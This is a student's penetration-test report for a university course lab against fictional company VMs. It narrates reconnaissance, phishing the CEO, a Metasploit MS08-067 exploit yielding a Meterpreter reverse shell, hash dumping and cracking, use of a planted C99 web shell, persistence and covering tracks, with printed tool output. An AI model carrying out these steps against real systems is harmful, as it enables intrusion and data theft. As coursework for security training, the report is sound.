ENPM 685 Picture, Inc. Penetration Test

Submitted by Vivian Choe

ENPM 685 – Security Tools for Information Security

December 16, 2016

TABLE OF CONTENTS

Scope of Engagement

- Use any tools you feel are appropriate to properly test ENPM685 Pictures, Inc.'s computers for security vulnerabilities.
- Asking other people to assist you with this project is **OUT OF SCOPE**. However, if you are stuck you may ask the professor for a hint. You are given **ONE** hint that will not affect your grade. If that hint is not enough that "hint" will be valid until you are able to find one of the flags. You may ask for (and be provided) more hints for additional flags if needed but extra hints will affect your grade. Technical issues with resolving installing, running, or connecting the Virtual Machines do not count towards your hint count.
- Booting any VM into a single user/recovery mode for any reason is **OUT OF SCOPE.**
- Changing a password of any kind is **OUT OF SCOPE**.
- Brute forcing the CEO's email account is **OUT OF SCOPE.**
- Phishing the CEO's email account is in scope however sending the CEO any kind of malware/exploit kit/etc. is **OUT OF SCOPE.**
- The CEO checks his email account at least once a day but usually twice a day, once around lunch time and once in the evening. He is not the most technically savvy so a basic well-crafted phishing attempt will most likely work.

Executive Summary

As a final project for ENPM 685, I was tasked with performing a penetration test for ENPM 685 Pictures, Inc. ENPM 685 Picture, Inc. is a small movie production studio that specializes in low budget "mockbusters." All activities were conducted in a manner that were in scope with the assignment, which was to assess the current state ENPM 685 Picture, Inc. IT security posture with the goals of:

- Finding 5 flags that were spread out across the computers on ENPM 685 Picture, Inc.'s network.
- Perform an assessment of the status of ENPM 685 Picture, Inc.'s networks
- Provide recommendations for the improvement of current IT security posture

Efforts were placed to discover all flags that were spread out on the networks to provide a foundation for the improvements needed on the systems. In addition, efforts to identify and exploit security weaknesses that were present on the networks, which could allow a remote attacker to gain unauthorized access to pertinent company information.

Penetration Test Process

Steps Taken

From the initial access of the computer systems on the network showed that there were certain ports open that were vulnerable to attack. The open ports provided a gateway to target the computers on the ENPM 685 Picture, Inc.'s network. However, before attacking these open ports, I gathered as much information as possible about the systems on the network. After gathering as much information as possible without poking into the network, I ran all IP addresses to determine the possible targets and to make sure that they were alive.

Furthermore, using the information gathered, I captured the IP addresses that were alive and doing so, captured the target IP addresses. Once discovered, I began to analyze the ports that were open to see how to gain remote access to the computers on the network. Using the IP addresses, I mapped out the running services of the Linux server and found hidden clues within the network map. I accessed certain pertinent information such as, the CEO's email address. This allowed me to send a very simple phishing email to the CEO, who then provided me with his password, this in turn allowed me to continue my search for the first flag.

Also, the CEO desktop is running Windows XP Service Pack 3 and had three ports open, which were very vulnerable. An example of the ports open was port 445, also known as SMB. In Metasploit, there is an exploit that allows for back-door access into the desktop, or what's also known as a shell (windows/ms08_067_netapi exploit). This allowed for me to access directories and files within the desktop. Doing so, allowed for me to find the first flag, which was on the CEO's desktop. In addition, once gaining access I was also able to do a hashdump, a list of files that contain hashes of passwords on the CEO desktop. After discovering the hashes, I copied the results of the hashdump (the hashes) and created a file for these hashes to see if I could crack them using John the Ripper. In doing so, I also find the second flag that was hidden within the hashdump.

Additionally, after perusing around the Linux server and its different running services, I found something very interesting; its known as the C99 shell. This shell allows for instant backdoor access to any server that contains this PHP file. Using this file, I accessed files such as index.php. upload.php, and flag4.php, among others. The flag4.php lead me to a page that contained PHP code within the page provided clues to the fourth flag. As, the executive summary states, one of the goals was to find all five flags on the systems. Therefore, I continued to search for more flags on the Linux server. This lead me to find other services that were running on the server such as an LSA (security administration) and safe mode wasn't enabled. In addition, there was a link to the /etc/passwd file in the LSA section. I didn't need a password to access the /etc/passwd file that was on the page. After finding the fourth flag, I also found the username and password to the SQL database that was on the server. This allowed me to know the SQL version that is running on the server as well as the different databases on the server. Finding the SQL server username and password also lead me to the third flag, which consisted of employee names, social security numbers, their title and salary.

Still, while on these systems I continued to poke around to see if there were any other vulnerabilities that could be exposed or exploited by an attacker. As mentioned before, there was a C99 shell on the Linux server. Using this to my advantage, I decided to peruse around even further. The C99 shell allowed access to the PHP version, which could be another vector for the attacker to use. In addition, there were other information open such as the process list and directory listings. After finding the root password it would've been easy for an attacker to gain access to these sensitive files.

Penetration Test Phases

The 5 Phases

Phase #1 – Reconnaissance

This phase is when preliminary data is gathered on the target(s). The data is gathered so that an attack plan can be formed. There are two ways that this can be accomplished. One is actively and the other is passively. I used Ettercap to know how many IP addresses are alive and which ones were the target addresses.

Phase #2 – Scanning

This stage is where other applications are used to gather more information on the target. Typically, this is accomplished by running a vulnerability scanner, which tells the attacker what ports are open. Tools used were Nmap, Nikto and Nessus. Nmap was used the scan the IP addresses that were found in Ettercap. Using Nmap it was determined that two of the five IP addresses that Ettercap captured were the target addresses. Nikto was used to find vulnerabilities in the Linux server, as well as any other important information. Lastly, Nessus was used to scan for all vulnerabilities present on both the Linux server and the CEO Desktop.

Phase#3 – Exploitation

This stage is primarily focuses on taking control of the systems via either a network vulnerability or other means to extract data from the targets. Throughout this stage I heavily utilized Metasploit and the target and auxiliary database embedded in the framework. Using Metasploit I gained a shell into the CEO desktop. Another tool that was used was John the Ripper, which provided me with at least two account usernames and passwords of the CEO desktop. Lastly, I consider the C99 shell as an asset that allowed me to gain access to the Linux server seamlessly.

Phase#4 – Creating Persistence

This stage focuses on keeping persistence on the targets to gather as much information as possible. The tools used to create and keep persistence were Metasploit and the C99 shell. These tools allowed for continued access to the system. Using meterpreter within Metasploit I had continued access to the Windows XP CEO desktop and its contents. Also, using the C99 shell, if the Linux server was alive, I had full access to the server contents.


Phase#5 – Covering Tracks

As the title of this phase specifically denotes, this phase is about removing all traces that I infiltrated the systems on the network. Using the C99 shell I erased any new files that were created as a result of the penetration test. If there were any changes made they were returned to the state before the penetration test.

Networks Discovered


Network Maps

1. CEO Desktop – IP: 172.16.195.138



A simple network diagram of one of the ports open on the CEO Desktop

2. Linux Server – IP: 172.168.195.139



Hosts Discovered

1. CEO Desktop

   The CEO Desktop has the IP address of 172.16.195.138. The hostname for the desktop is "ceo-7dda887690d." It is running Windows XP Service Pack 3 and has 3 ports open. These ports are port 135, 139, and 445. The versions that are running are Microsoft Windows RPC, Windows 98 netbios-ssn, and Microsoft Windows XP Microsoft-ds.

2. Linux Server

   The Linux server has the IP address of 172.16.195.139. The hostname for the server is "Linux ubuntu 3.2.0-23 generic" and is running Ubuntu 12.04 LTS. This server has 3 open ports; these ports are 22, 80, and 443. These ports are for the following services: ssh, http, and ssl/http. The versions they are running are OpenSSH 5.9pl Debian 5, Apache httpd 2.2.22 for both ports 80 and 443.

Vulnerabilities

While performing the penetration test on the ENPM 685 Picture, Inc.'s network several vulnerabilities were found. The most critical vulnerabilities found on the CEO desktop are the following:

1. MS08-067 Microsoft Windows Server Service Crafted RPC Request
    - This vulnerability allows for remote code execution to be executed on the server, which than could allow an attacker access into the server.
2. MS 09-001 Microsoft Windows SMB Vulnerabilities Remote Code Execution
    - This vulnerability is almost identical to the first vulnerability listed. This vulnerability allows for the attacker to gain access to the server via SMB and view, change or delete data on the server.
3. Microsoft Windows SMB NULL Session Authentication
    - Allowing an SMB Null session means that an attacker can login to the system without any credentials. Therefore, it allows for an unauthenticated user access to the server.

In addition, below are the most critical vulnerabilities found on the Linux server:


1. SSL Self-Signed Certificate
    - Self-signed SSL certificates means that the certificate hasn't been verified by a certificate authority. Therefore, it means that the website/server doesn't secure their credentials.
2. SSH Weak Algorithms Supported
    - Using weak algorithms for SSH allows for either weak or no algorithm at all. This can make it even easier for an attacker to access the system, as the algorithm is either outdated or no algorithm at all is being used with the ssh on the server.
3. Backported Security Patch Detection (PHP)
    - This vulnerability is what was used to gain access to much of the server. This backported security patch, is rather an all-inclusive backdoor to the server, which makes the server very vulnerable and easy to attack and exploit.

**These are not all the vulnerabilities found. A separate report of a full list of vulnerabilities will be provided in the appendix.* *


Systems Accessed

The systems accessed throughout this penetration test are the computers that are currently on the ENPM 685 Picture, Inc.'s network. These systems are the CEO's desktop and the Linux server. Provided below are screenshots of how the systems were accessed.

1. CEO Desktop




```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 172.16.195.150:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (885806 bytes) to 172.16.195.138
[*] Meterpreter session 2 opened (172.16.195.150:4444 -> 172.16.195.138:1123) at 2016-12-12 23:26:39 -0500

meterpreter > ls
Listing: C:\
============

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
100777/rwxrwxrwx  0          fil   2016-06-29 21:03:07 -0400  AUTOEXEC.BAT
100666/rw-rw-rw-  0          fil   2016-06-29 21:03:07 -0400  CONFIG.SYS
40777/rwxrwxrwx   0          dir   2016-06-29 21:04:52 -0400  Documents and Settings
100444/r--r--r--  0          fil   2016-06-29 21:03:07 -0400  IO.SYS
100444/r--r--r--  0          fil   2016-06-29 21:03:07 -0400  MSDOS.SYS
100555/r-xr-xr-x  47564      fil   2008-04-14 08:00:00 -0400  NTDETECT.COM
40555/r-xr-xr-x   0          dir   2016-11-18 20:55:28 -0500  Program Files
40777/rwxrwxrwx   0          dir   2016-06-29 21:04:43 -0400  System Volume Information
40777/rwxrwxrwx   0          dir   2016-11-18 20:55:50 -0500  WINDOWS
100666/rw-rw-rw-  211        fil   2016-06-29 21:01:23 -0400  boot.ini
100666/rw-rw-rw-  59         fil   2016-07-21 12:22:32 -0400  not-flag1.txt
100444/r--r--r--  250048     fil   2008-04-14 08:00:00 -0400  ntldr
100666/rw-rw-rw-  805306368  fil   2016-12-11 19:50:57 -0500  pagefile.sys

meterpreter >
```




```
meterpreter > ls
Listing: C:\
============

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
100777/rwxrwxrwx  0          fil   2016-06-29 21:03:07 -0400  AUTOEXEC.BAT
100666/rw-rw-rw-  0          fil   2016-06-29 21:03:07 -0400  CONFIG.SYS
40777/rwxrwxrwx   0          dir   2016-06-29 21:04:52 -0400  Documents and Settings
100444/r--r--r--  0          fil   2016-06-29 21:03:07 -0400  IO.SYS
100444/r--r--r--  0          fil   2016-06-29 21:03:07 -0400  MSDOS.SYS
100555/r-xr-xr-x  47564      fil   2008-04-14 08:00:00 -0400  NTDETECT.COM
40555/r-xr-xr-x   0          dir   2016-11-18 20:55:28 -0500  Program Files
40777/rwxrwxrwx   0          dir   2016-06-29 21:04:43 -0400  System Volume Information
40777/rwxrwxrwx   0          dir   2016-11-18 20:55:50 -0500  WINDOWS
100666/rw-rw-rw-  211        fil   2016-06-29 21:01:23 -0400  boot.ini
100666/rw-rw-rw-  59         fil   2016-07-21 12:22:32 -0400  not-flag1.txt
100444/r--r--r--  250048     fil   2008-04-14 08:00:00 -0400  ntldr
100666/rw-rw-rw-  805306368  fil   2016-12-11 19:50:57 -0500  pagefile.sys

meterpreter > shell
Process 1964 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>
```

As seen above the CEO desktop was accessed without even inputting a username or password, this was done using the MS08-067 vulnerability, which is included in the Metasploit database. After choosing to use this vulnerability to exploit the system, steps to gain a shell into the desktop was seamless. This was done by setting the RHOST (target host) to the IP address of the CEO desktop and then exploiting the vulnerability. Doing so, allowed access not only just to the desktop, but also all pertinent directories, files, and programs that are on the desktop.

2. Linux Server



```
root@kali:~# nmap --script=http-enum -p80 -n 172.16.195.139

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-07 23:02 EST
Nmap scan report for 172.16.195.139
Host is up (0.00026s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /upload/scp/ajax.php: osTicket / AJAX File Upload
|   /upload/data/settings.cdb: CF Image Hosting DB
|   /upload/includes/js/files/upload.php: Digital College/File upload
|   /index/: Potentially interesting folder
|   /upload/: Potentially interesting folder
|_  /uploads/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
MAC Address: 00:0C:29:0E:71:C4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
root@kali:~#
```




Software:
uname -a: Linux ubuntu 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: OFF (not secure)
Directory: /var/www/ drwxr-xr-x
Free 16.17 GB of 18.94 GB (85.41%)

Listing directory (5 files and 2 directories):

Name ▼	Size	Modify	Owner/Group	Perms	Action
.	LINK	20.10.2016 20:17:08	root/root	drwxr-xr-x	□
..	LINK	06.12.2016 10:58:04	root/root	drwxr-xr-x	□
[movies]	DIR	07.07.2016 18:40:52	root/root	drwxr-xr-x	□
[uploads]	DIR	16.12.2016 10:36:36	root/root	drwxrwxrwx	□
careers.php	887 B	20.10.2016 20:16:29	root/root	-rw-r--r--	□
index.php	937 B	20.10.2016 20:05:38	root/root	-rw-r--r--	□
upload.php	447 B	07.07.2016 18:40:16	root/root	-rw-r--r--	□
movies.php	1.05 KB	17.07.2016 19:15:50	root/root	-rw-r--r--	□
flag4.php	761 B	20.10.2016 20:03:12	root/root	-rw-r--r--	□

Введите данные для подключению к mySQL серверу!

Адрес сервера: localhost
Название базы:
Логин: root




```
Software:
